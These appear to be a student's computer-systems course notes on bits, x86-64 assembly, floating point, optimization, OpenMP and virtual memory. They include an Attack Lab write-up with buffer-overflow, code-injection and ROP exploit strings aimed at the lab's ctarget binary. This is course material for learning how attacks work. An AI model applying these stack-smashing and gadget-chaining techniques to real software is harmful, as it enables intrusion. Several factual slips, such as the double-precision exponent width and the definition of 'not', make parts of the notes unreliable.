Bits, Bytes, and Integers

Hex	Decimal	Binary
0	0	0000
1	1	0001
2	2	0010
3	3	0011
4	4	0100
5	5	0101
6	6	0110
7	7	0111
8	8	1000
9	9	1001
A	10	1010
B	11	1011
C	12	1100
D	13	1101
E	14	1110
F	15	1111

Properties

- Unsigned Values: UMin = 0, UMax = 2^w - 1
- Two's Complement: TMin = -2^{w-1}, TMax = 2^{w-1} - 1
  - *TMin does not have a positive counterpart! -Tmin == Tmin
  - Overflow: Large positive wraps around to Tmin, large negative wraps around to Tmax
  - -1 == 11111…1
- Observations:
  - | TMin | = TMax + 1
  - UMax = 2 * TMax + 1
  - ~x + 1 == **-x**
  - TMAX + 1 == **TMIN**
  - TMAX + TMIN == **-1**

Strategies for Solving Bitwise Problems	
Trick	**Effect**
~x + 1	Returns the negative of a number
x >> 31	MSB Mask; all 0s for nonnegative, all 1s for negative
(x & a) ^ (~x & b)	Condition: Return a if x is all 1s, return b if x is all 0s
(x << (byte_num >> 3)) & x	Returns the desired bit Note: For a 4-byte/32-bit number, byte_num goes from 0 (LSB) to 3 (MSB) **Ex:** x = 1110 0010 1001 1011 Set byte_num to 2 Returns 0000 0010 0000 0000
DeMorgan's Law	**Ex:** Compute AND using only NOT and OR ~(A & B) = ~A | ~ B ~(~(A & B)) = ~(~A | ~B) ⇒ A & B = ~(~A | ~B) In code, this would look like: return ~(~x|~y);

Integer Puzzles


`x < 0 ⇒ ((x*2) < 0)`	*False*	Negative overflow
`ux >= 0`	**True**	No negative

`x & 7 == 7 ⇒ (x<<30) < 0`	**True**	Last bits must be 111
`(x&16)|y) == y ⇒ x << 27 > 0`	*False*	x=0
`ux > -1`	*False*	No unsigned number > 11…11
`x+y == ux+uy`	**True**	adding is same, casting to unsigned
`x > y => -x < -y`	*False*	Tmax>Tmax, but -Tmin = -Tmax = Tmin
`x * x >= 0`	*False*	Positive overflow
`x > 0 && y > 0 ⇒ x + y > 0`	*False*	Positive overflow
`x + y > 0 ⇒ (x>0 || y>0)`	*False*	Positive overflow
`x >= 0 → -x <= 0`	**True**	Must flip sign bit
`x <= 0 → -x >= 0`	*False*	See the counterexample of -2^31 (Tmin)
`(x|-x)>>31 == -1`	*False*	0 & 0 = 0…0
`ux >> 3 == ux/8`	**True**	Floors result, but same as rounding to 0
`x >> 3 == x/8`	*False*	Doesn't round negative numbers to 0
`x & (x-1) != 0`	*False*	Tmin & Tmax == 0 1 & 0 == 0

Machine Level Programming

Basics

- *x86 Registers*



***Don't forget %rip.**

- *Data Type Sizes*

C declaration	Intel data type	Assembly-code suffix	Size (bytes)
`char`	Byte	`b`	1
`short`	Word	`w`	2
`int`	Double word	`l`	4
`long`	Quad word	`q`	8
`char *`	Quad word	`q`	8
`float`	Single precision	`s`	4
`double`	Double precision	`l`	8

- *MOV*

Instruction	Operand(s)	Effect	Description
mov	S, D	D ← S	Move
movb	S, D	D ← S	Move byte
movw	S, D	D ← S	Move word

movl	S, D	D ← S	Move double word
movq	S, D	D ← S	Move quad word
movabsq	I, R	R ← I	Move absolute quad word

D(Rb,Ri,S) **Mem[Reg[Rb]+S*Reg[Ri]+ D]**

- D: Constant "displacement" 1, 2, or 4 bytes
- Rb: Base register: Any of 16 integer registers
- Ri: Index register: Any, except for `%rsp`
- S: Scale: 1, 2, 4, or 8 (*why these numbers?*)

- *MOVZ*

movz	S, R	R ← zero_extend(S)	Move w/ zero extension
movzbw	S, R	R ← zero_extend(S)	Move w/ zero extend byte to word
movzbl	S, R	R ← zero_extend(S)	Move w/ zero extend byte to double word
movzwl	S, R	R ← zero_extend(S)	Move w/ zero extend word to double word
movzbq	S, R	R ← zero_extend(S)	Move w/ zero extend byte to quad word
movzwq	S, R	R ← zero_extend(S)	Move w/ zero extend word to double word

  - *__movzlq__ doesn't exist ⇒ happens automatically; movl having register as destination

- *MOVS*

movs	S, R	R ← sign_extend(S)	Move w/ sign extension
movsbw	S, R	R ← sign_extend(S)	Move w/ sign extend byte to word
movsbl	S, R	R ← sign_extend(S)	Move w/ sign extend byte to double word
movswl	S, R	R ← sign_extend(S)	Move w/ sign extend word to double word
movsbq	S, R	R ← sign_extend(S)	Move w/ sign extend byte to quad word
movswq	S, R	R ← sign_extend(S)	Move w/ sign extend word to quad word
movslq	S, R	R ← sign_extend(S)	Move w/ sign extend double word to quad word

  - ***cltq** - move w/ sign extend %eax (double word) to %rax (quad word); same as movslq %eax, %rax

1. Arithmetic and Logical Operations

- *LEAQ*

leaq	S, D	D ← &S	Load effective address

- *UNARY*

inc	D	D ← D+1	increment
dec	D	D ← D-1	decrement

neg	D	D ← -D	negate
not	D	D ← -D	complement

- *BINARY*

add	S, D	D ← D+S	add
sub	S, D	D ← D-S	subtract
imul	S, D	D ← D*S	multiply
xor	S, D	D ← D^S	xor
or	S, D	D ← D|S	or
and	S, D	D ← D&S	and

- *SHIFT*

sal	K, D	D ← D << K	left shift
shl	K, D	D ← D << K	left shift
sar	K, D	D ← D $>>_A$ K	arithmetic right shift
shr	K, D	D ← D $>>_L$ K	logical right shift

- *SPECIAL ARITHMETIC*

imulq	S	R[%rdx]:R[%rax] ← S*R[%rax]	signed full multiply
mulq	S	R[%rdx]:R[%rax] ← S*R[%rax]	unsigned full multiply
cqto		R[%rdx]:R[%rax] ← sign_extend(R[%rax])	convert to oct word
idivq	S	R[%rdx] ← R[%rdx]:R[%rax] mod S	signed divide
divq	S	R[%rdx] ← R[%rdx]:R[%rax]/S	unsigned divide

2. Control

- *CONDITION CODES*

Flag	Name	Description
CF	carry flag	generated a carry out of MSB (detect overflow)
ZF	zero flag	yielded zero
SF	sign flag	yielded negative value
0F	overflow flag	two's complement overflow (positive or negative)

- *CMP*

cmp	S_1, S_2	S_2 - S_1	compare
cmpb	S_1, S_2	S_2 - S_1	compare byte
cmpw	S_1, S_2	S_2 - S_1	compare word
cmpl	S_1, S_2	S_2 - S_1	compare double word
cmpq	S_1, S_2	S_2 - S_1	compare quad word

- *TEST*

test	S_1, S_2	S_2 & S_1	test
testb	S_1, S_2	S_2 & S_1	test byte
testw	S_1, S_2	S_2 & S_1	test word
testl	S_1, S_2	S_2 & S_1	test double word
testq	S_1, S_2	S_2 & S_1	test quad word

- *SET*

Instruction	Operand(s)	Synonym	Effect	Condition
sete	D	setz	D ← ZF	equal/zero
setne	D	setnz	D ← ~ZF	not equal/not zero
sets	D		D ← SF	negative
setns	D		D ← ~SF	nonnegative
setg	D	setnle	D ← ~(SF^OF) & ~ZF	greater (signed >)
setge	D	setnl	D ← ~(SF^OF)	greater or equal (signed >=)
setl	D	setnge	D ← SF^OF	less (signed <)
setle	D	setng	D ← (SF^OF) | ZF	less or equal (signed <=)
seta	D	setnbe	D ← ~CF & ~ZF	above (unsigned >)
setae	D	setnb	D ← ~CF	above or equal (unsigned >=)
setb	D	setnae	D ← CF	below (unsigned <)
setbe	D	setna	D ← CF | ZF	below or equal (unsigned <=)

- *JUMP*

jmp	Label		|	direct jump
jmp	*Operand		|	indirect jump

je	Label	jz	ZF	equal/zero
jne	Label	jnz	~ZF	not equal/not zero
js	Label		SF	negative
jns	Label		~SF	nonnegative
jg	Label	jnle	~(SF^OF) & ~ZF	greater (signed >)
jge	Label	jnl	~(SF^OF)	greater or equal (signed >=)
jl	Label	jnge	SF^OF	less (signed <)
jle	Label	jng	(SF^OF) | ZF	less or equal (signed <=)
ja	Label	jnbe	~CF & ~ZF	above (unsigned >)
jae	Label	jnb	~CF	above or equal (unsigned >=)
jb	Label	jnae	CF	below (unsigned <)
jbe	Label	jna	CF | ZF	below or equal (unsigned <=)

- *CONDITIONAL MOVES (CMOV)*

cmove	S, R	cmovz	ZF	equal/zero
cmovne	S, R	cmovnz	~ZF	not equal/not zero
cmovs	S, R		SF	negative
cmovns	S, R		~SF	nonnegative
cmovg	S, R	cmovnle	~(SF^OF) & ~ZF	greater (signed >)
cmovge	S, R	cmovnl	~(SF^OF)	greater or equal (signed >=)
cmovl	S, R	cmovnge	SF^OF	less (signed <)
cmovle	S, R	cmovng	(SF^OF) | ZF	less or equal (signed <=)
cmova	S, R	cmovnbe	~CF & ~ZF	above (unsigned >)
cmovae	S, R	cmovnb	~CF	above or equal (unsigned >=)
cmovb	S, R	cmovnae	CF	below (unsigned <)
cmovbe	S, R	cmovna	CF | ZF	below or equal (unsigned <=)

3. Procedures

- *PUSH and POP*

Instruction	Operand(s)	Effect	Description
pushq	S	R[%rsp] ← R[%rsp-8] M[R[%rsp]] ← S	Push quad word

popq	D	D ← M[R[%rsp]] R[%rsp] ← R[%rsp]+8	Pop quad word

Attack Lab

Phase 1: Overwriting Return Address

When `getbuf` executes its return statement (line 5 of `getbuf`), the program ordinarily resumes execution within the function `test`. We want `getbuf` to return to `touch1`. The return address of `test` is stored below the space allocated for the buffer, so we need to:

1. Find the size of the buffer
2. Inject a string that fills the buffer and then contains the return address of `touch1` (in little endian).

From the object dump of ctarget:

```
0000000000401714 <getbuf>:
  401714:   48 83 ec 38             sub    $0x38,%rsp
  401718:   48 89 e7                mov    %rsp,%rdi
  40171b:   e8 3a 02 00 00          callq  40195a <Gets>
  401720:   b8 01 00 00 00          mov    $0x1,%eax
  401725:   48 83 c4 38             add    $0x38,%rsp  # size of buffer is 0x38
  401729:   c3                      retq

000000000040172a <touch1>: # return address is 0x40172a
        …. Code …
```

From this information, we can create the exploit string. This is the input before getting passed into hex2raw:

```
00 00 00 00 00 00 00 00  # padding for buffer
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
2a 17 40                 # return address in little endian
```

Phase 2: Small Code Injection

We now want to call the code for touch2 and pass our cookie as an argument. Now, instead of the return address of touch2, we want to return to code that will save our cookie to a register. After that, we need to return to touch 2.

From the object dump of ctarget:

```
0000000000401756 <touch2>:
  401756:   48 83 ec 08             sub    $0x8,%rsp
  40175a:   89 fe                   mov    %edi,%esi
  40175c:   c7 05 96 2d 20 00 02    movl   $0x2,0x202d96(%rip)
  401763:   00 00 00
  401766:   3b 3d 98 2d 20 00       cmp    0x202d98(%rip),%edi # cookie
  40176c:   75 1b                   jne    401789 <touch2+0x33>
```

From this, we can see that the return address of `touch2` is `0x401756` and that the cookie is stored in `%rdi`, the second parameter register. With this information, here are the general steps to solve this problem:

1. Write x86 code that saves our cookie to `%rdi` and pushes the return address of `touch2` on the stack, and then compile and object dump it to get the hex representation of these instructions.
2. Create an injection string like so:
    a. Instructions from object dump of the x86 code we wrote
    b. Padding to fill the rest of the buffer
    c. Return address of the beginning of the buffer. You can find this by setting a breakpoint right before the call to `Gets` in `getbuf` and printing the value of `%rsp` (in my case, this was `0x5565a9c8`).

Here is the code I wrote into injection.s:

```
movq $0x1341a458, %rdi  # make cookie first param
pushq $0x401756         # push address of touch2 on to stack
ret
```

After compiling and object dumping the resulting .o file, we get the following:

```
Disassembly of section .text:
0000000000000000 <.text>:
   0:   48 c7 c7 58 a4 41 13    mov    $0x1341a458,%rdi
   7:   68 56 17 40 00          pushq  $0x401756
   c:   c3                      retq
```

Putting this all together, we get this attack string (in hex):

```
48 c7 c7 58 a4 41 13             # assembly code to save cookie in %rdi
68 56 17 40 00                   # and push address of touch2 onto the stack
c3 00 00 00
00 00 00 00 00 00 00 00          # padding to fill buffer
00 00 00 00 00 00 00 00          # injected code takes 0x10 chars,
00 00 00 00 00 00 00 00          # so we need to add 0x28 char more.
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c8 a9 65 55 00 00 00 00          # address of injected code
```

Phase 3: Small Code Injection with String as Parameter

Phase 3 is a similar code injection attack, but passing a string as an argument. Our task is to get `ctarget` to execute the code for `touch3` rather than returning to test. We must make it appear to `touch3` as if we have passed a string representation of the cookie as its argument. Here is the general plan:

1. Write assembly code to save the address of the cookie (which we'll put below the address of touch3) to `%rdi` and return.
2. Create a buffer string like so:
    a. The assembly code to save the address of the cookie to `%rdi.`
    b. Padding to fill the buffer.
    c. The address of the injected code (which is the value of `%rsp` as discussed in the previous section)
    d. The address of `touch3`.
    e. The cookie represented as a c-string of ASCII characters.

Since we're storing the cookie two lines below the bottom of the buffer padding, the cookie will be stored at `(the value of %rsp right before Gets) + (padding) + (0x8).` Here is the x86 code injection storing that address in `%rdi`:

```
movq $0x5565aa08, %rdi
ret
```

This results in the following attack string (in hex):

```
48 c7 c7 10 aa 65 55 c3          # store address of cookie in %rdi
00 00 00 00 00 00 00 00          # pad buffer
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c8 a9 65 55 00 00 00 00          # address of code injection
2a 18 40 00 00 00 00 00          # address of touch3
31 33 34 31 61 34 35 38          # cookie in string format.
```

Phase 4:

Goal: pass your cookie as a number as the first argument to touch2.
Getbuf has 0x38 → 56 bytes of padding → each 69 is 1 byte → 7 lines of 8 bytes

```
67 69 69 69 69 69 69 68          Padding
67 69 69 69 69 69 69 68
67 69 69 69 69 69 69 68
67 69 69 69 69 69 69 68
67 69 69 69 69 69 69 68
67 69 69 69 69 69 69 68
67 69 69 69 69 69 69 68          End of padding
12 19 40 00 00 00 00 00          Gadget to pop into %rax
1b cb 99 4e 00 00 00 00          Cookie (little endian)
04 19 40 00 00 00 00 00          Gadget to move %rax → %rdi
99 17 40 00 00 00 00 00          Address to touch function
```

Phase 5:

For this phase, we want to call touch3 and pass the address of the cookie as the second parameter. The general idea is that after the buffer, we want to chain the return addresses of several gadgets to ultimately store the address of the cookie in `%rdi.`

However, since we don't know where in the stack our code is going to be placed, we have to store the distance from the beginning of the buffer to the cookie and compute the address of the cookie. The offset is

```
(# of lines we add after the end of the buffer - 1) * 8.
```

These are the steps to storing the cookie address into `%rdi` and then calling `touch2`:

1. Fill up buffer with padding
2. Copy original `rsp` value to `rdi`
3. Copy offset to `rsi`
4. `lea rsi+rdi` to `rax`
5. move `rax` to `rdi`
6. Call `touch3`

```
00 00 00 00 00 00 00 00          [ 1 ]        # fill up buffer
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
64 19 40 00 00 00 00 00          [ 2 ]        # mov %rsp, %rax
c0 18 40 00 00 00 00 00                       # mov %rax, %rdi
d6 18 40 00 00 00 00 00          [ 3 ]        # popq %rax
48 00 00 00 00 00 00 00                       # offset to pop
4F 19 40 00 00 00 00 00                       # movl %eax, %edx
2F 19 40 00 00 00 00 00                       # movl %edx, %ecx
02 19 40 00 00 00 00 00                       # movl %ecx, %es
F3 18 40 00 00 00 00 00          [ 4 ]        # lea (%rdi,%rsi,1), %rax
CE 18 40 00 00 00 00 00          [ 5 ]        # movl %rax, %rdi
2a 18 40 00 00 00 00 00          [ 6 ]        # touch3
31 33 34 31 61 34 35 38          [ 7 ]        # cookie
```

Floating Point

Floating Point Representation

Numerical form: $(-1)^{s}M2^{E}$

- Sign bit x determines whether number is negative or positive
- Significand M normally a fractional value in the range (1.0, 2.0)
- Exponent E weights value by power of two.

Encoded as: | s | exp | frac |

- Single precision: 32 bits; 8-bit exp and 23-bit frac
- Double precision: 64 bits; 15-bit exp and 52-bit frac

Normalized Values

- When exp is not all 0s or all 1s
- Exponent is coded as biased value: E = Exp - Bias
  - Exp: unsigned value of exp field
  - Bias = $2^{k-1} - 1$, where k is the number of exponent bits
    - Single precision: 127
    - Double precision: 1023
  - The reason they do is is so that we can compare floating point numbers as unsigned values
- Significand coded with implied leading 1: M=1.xxx…x
  - Xxx…x are the bits of the frac field
  - Minimum when frac=000..0
  - Maximum when frac=111.1

Denormalized Values

- Condition: exp=000..0
- Exponent value: 1-bias (instead of 0-bias)
- Significand encoded with M=0.xxx
- exp=000… and frac=000… represent 0 (note that there is a positive and negative representation of 0)

Special Values

- exp=111, frac=000 => positive or negative infinity
- exp=111… frac is non-zero is NaN

- Understand how to convert IEEE floating point standard format to and from decimal.
- Understand the significance of the following (-1)^S * M * 2^E.
  - What does S signify?
  - E = exponential_field - First 8(float)/11(double) bits
  - M = 1._____

Casting

- Casting between int, float, and double changes bit representation
- double/float → int : truncates fractional part, like rounding toward 0.
- int → double : exact conversion
- int → float : will round according to rounding mode

Rounding

	$1.40	$1.60	$1.50	$2.50	–$1.50
Towards zero	$1	$1	$1	$2	–$1
Round down (−∞)	$1	$1	$1	$2	–$2
Round up (+∞)	$2	$2	$2	$3	–$1
Nearest Even (default)	$1	$2	$2	$2	–$2

Puzzle Concepts

- int → float: number cannot overflow, but it may be rounded.
- int/float → double: exact value preserved.

- double → float: value can overflow to ±infinity (because range is smaller) or rounded (because precision is smaller)
- float/double → int: value will be rounded toward zero.
    - ex: 1.9999 converted to 1, -1.999 covered to -1.
- Floats and doubles are not associative
    - (very big number) + (very small number) = the original very big number

Puzzles

Answers to Floating Point Puzzles

```
int x = …;
float f = …;
double d = …;
```

Assume neither `d` nor `f` is NAN

• `x == (int)(float) x`	No: 24 bit significand
• `x == (int)(double) x`	Yes: 53 bit significand
• `f == (float)(double) f`	Yes: increases precision
• `d == (float) d`	No: loses precision
• `f == -(-f);`	Yes: Just change sign bit
• `2/3 == 2/3.0`	No: 2/3 == 0
• `d < 0.0 ⇒ ((d*2) < 0.0)`	Yes!
• `d > f ⇒ -f > -d`	Yes!
• `d * d >= 0.0`	Yes!
• `(d+f)-d == f`	No: Not associative

– 30 – 15-213, S'04

Program Optimization

Code Motion	If a computation is repeated multiple times unnecessarily within a loop, the compiler will boost it out of the loop to reduce the number of computations.	for (int i = 0; i < 5; i++){
		  cout << a[k * n + i];
		}
		——————————
		int kn = k * n;
		for (int i = 0; i < 5; i++){
		  cout << a[kn + i];
		}

Strength Reduction	Replace an operation with a simpler one.	int a = b * 8;
		——————————
		int a = b << 3;

Common Subexpression	Reuse portions of expressions	for (int i = 0; i < 5; i++){
		  cout << a[k * n + i];
		}
		——————————
		int kn = k * n;
		for (int i = 0; i < 5; i++){

		cout << a[kn + i]; }
Optimization Blocker		
Procedure Calls	The compiler cannot be sure that procedure calls don't change the state of the program. Soln: inline function calls	Suppose we wrote a vector class and defined a len() method.
Memory Aliasing:	blocks the compiler from making optimizations because it is unsure whether the memory used by one variable is also controlled by another variable outside of the scope of the function.	

Optimizations

- **Code Motion:** If a computation is repeated multiple times unnecessarily within a loop, the compiler will boost it out of the loop to reduce the number of computations.
- **Strength Reduction**: Replace an operation with a simpler one
- **Common Subexpressions**: Reuse portions of expressions

Optimization Blockers & their Solutions

- **Procedure Calls**: computer is unsure of a the procedure's side effects
    - Solution: inline the function to make the code available to the compiler
- **Memory Aliasing:** blocks compiler from making optimizations because it is unsure whether the memory used by one variable is also controlled by another variable outside of the scope of the function.
    - Solutions:
        - Use local variables whenever possible
        - Make variables const

Instruction-Level Parallelism

- **Loop Unrolling**: combine iterations of loops
    - Benefits: helps parallelism across iterations, reduces the number of operations needed to maintain (update and check) the counter.
    - Drawbacks: decreases readability.
- **Reassociation**: perform operations in different order
    - Implementation: induce order when evaluating expressions (like using parentheses).
    - Benefits: allows independent expressions to evaluate at the same time.
- **Separate Accumulators:**
    - Benefits: reduces dependencies so you don't have two things trying to write to the same memory.


Memory Hierarchy and Cache

Tiling

- Implementation: nested loops that iterate through smaller blocks of data.

- Increases temporal and spatial locality: reads entire block into cache and does all necessary operations on the block before continuing.

Memory Hierarchy Pyramid



Parallelism

Ways to Parallelize

- **Domain Decomposition:** Dividing the array into multiple parts, each thread works on one part.
- **Task Decomposition:** Dividing the operations on each array element into subtasks, each thread works on one subtask.
- **Pipelining.**

Parallelization Pitfalls

- **Race Conditions:** When multiple threads try to operate on the same memory.
- **Mutual Exclusion:** No two threads can access one locked region.
- **Incremental Allocation:** Instead of allocating all work, we dynamically break down the next section of work into smaller tasks, and each thread takes small sections of tasks at the same time.
- **No Pre-Emption;** Once a task is started, the thread keeps working on the task until it is complete. This may cause deadlocks to occur.
- **Circular Waiting:** A is waiting for B, B is waiting for A
- **Deadlock.**

OpenMP

Parallel Region

#pragma omp parallel: Grand parallelization region with optional work-sharing constructs defining more specific splitting of work and variables amongst threads.

Worksharing Constructs

#pragma omp parallel for

Parallelize a for loop by breaking apart iterations into chunks.

#pragma omp parallel sections

{

#pragma omp section { }

#pragma omp section { }

....

}

Parallelized sections of code with each section operating in one thread.

#pragma omp single { }

Only one thread will execute the section.

#pragma omp for

Parallelize a for loop by breaking apart iterations into chunks.

*****NOTE: #pragma omp parallel for** and **#pragma omp parallel sections** can be used in place of the parallel region construct containing #pragma omp for and #pragma omp sections respectively.

Synchronization Constructs

#pragma omp master

Only the master thread will execute the following code.

#pragma omp critical

Mutex lock the region.

#pragma omp barrier

Force all threads to complete their operations before continuing.

#pragma omp atomic

Like critical, but for simple operations/structures contained in one line of code.

Supported operations are ++,--,+,*,- ,/,&,^,<<,>>,| on primitive data types.

#pragma omp flush(vars)


Force a register flush of the variables so all threads see the same memory.

#pragma omp threadprivate(vars)

Applies the private clause to the vars of any future parallelized constructs.

#pragma omp task

```
#pragma omp parallel
{
        #pragma omp single
        {
                node * p = head;
                While (p) {
                        # pragma task firstprivate (p)
                        process_node(p);
                        P = p -> next;
                }
        }
}
```



Directives and Clauses

shared(vars)

Share the same variables between all the threads.

private(vars)

Each thread gets a private copy of variables.

Other than the master thread, which uses the original, these variables are not initialized to anything.

firstprivate(vars)

Like private, but the variables do get copies of their master thread values.

lastprivate(vars)

Copy back the last iteration (in a for loop) or the last section (in a sections) variables to the master thread copy.

default(private|shared|none)

Set the default behavior of variables in the parallelization construct.

Shared is the default setting.

reduction(op:vars)

Vars are treated as private and the specified operation (op, which can be +,*,-,&,|,&,&&,||,etc.) is performed using the private copies in each thread.

The master thread copy (which will persist) is updated with the final value.

schedule(static|dynamic|guided)

Thread scheduling model.

nowait

Remove the implicit barrier which forces all threads to finish before continuing in the construct.

Using Pragmas with Clauses

Not all pragmas can be used with all clauses. The chart below specifies possible combinations (shaded):

clause	parallel	for	sections	single	parallel for	parallel sections
private	■	■	■	■	■	■
firstprivate	■	■	■	■	■	■
lastprivate		■	■		■	■
shared	■				■	■
default	■				■	■
reduction	■	■	■		■	■
nowait		■	■	■		
num_threads	■				■	■

Linking

Static Linking

- General idea: take every piece of program that the program needs (except for kernel code), make it a single binary.
- Programs are compiled and linked using a *compiler driver*.
- Sources files are compiled separately into object files

- Then, the linker creates a fully linked executable object file that contains code and data for all functions defined in separate modules.

Dynamics Linking
- Link all modules at runtime.

Exceptions

Exception: a transfer of control to the OS kernel in response to some event (i.e, change in processor state)

Asynchronous Exceptions
- Caused by events external to the processor/program → Ex. Hitting ctrl C on keyboard
- Handler returns to "next" instruction → Handles exception
- Examples → Timer interrupt (every few ms, external timer chip triggers an interrupt)
- External I/O such as keyboard interrupts program

Synchronous Exceptions
- Caused by events that occur as a result of executing an instruction
- **Trap** → Intentional (put there by programmer),
    - Ex. If a programmer wants to read from disk but doesn't have permission to do so, asks kernel to read from disk and then return to program execution
- **Faults** → Unintentional, but possibly recoverable
    - Ex. Page fault (recoverable), protection fault (unrecoverable), floating point exceptions
    - Any instruction that accesses memory, but tries to access memory that is actually on the disk, has to be dragged off the disk and into memory (recoverable)
    - If you try to write to a read-only part of memory (unrecoverable)
    - Either re-executes the instruction that caused the fault or aborts
- **Abort** → Unintentional and Unrecoverable
    - Ex. illegal instruction, parity error, machine check
    - Aborts current program

Virtual Memory

Virtual Memory Benefits
1. *Use memory more efficiently*
    a. virtual memory uses DRAM as a cache for data stored on the disk, which allows us to use memory much more efficiently by only storing the portions of the virtual address space in the physical memory.
2. *Simplifies memory management*
    a. Every processor gets the same uniform linear address space, while the physical addresses are scattered. Organization is easier.
3. *Isolates address spaces*
    a. Virtual memory allows us to create separate, protected address spaces.
    b. One program can't interfere with another's memory
    c. User program cannot access privilege kernel information and code

DRAM Cache Organization

- DRAM cache organization driven by the enormous miss penalty
  - DRAM is 10x slower than SRAM
  - Disk is 10,000x slower than DRAM
- Consequences:
  - Large block size: Because of the huge miss penalty, pages are much larger in size.
  - Fully associative: any virtual can be placed in any physical page; set size is 1.
    - reduces conflict misses
    - Requires a large mapping function to keep track of cached pages (search is too expensive)
  - Expensive replacement algorithm: we spend a lot of time computing the optimal victim block we're replacing, which is feasible because this is a software cache.


Page Table

- A *page table* is an array of page table entries (PTEs) that maps virtual pages to physical pages.
- A *page hit* occurs when there is a reference to a VM words that is in physical memory (DRAM cache hit)
- A *page fault* is a reference to a VM word that is not in physical memory (DRAM cache miss)
  - This triggers an exception, which transfers control to a section of code in the kernel called a page fault handler.
  - This code selects a victim to be evicted.
  - Offending instruction is restarted, which will then result in a page hit.

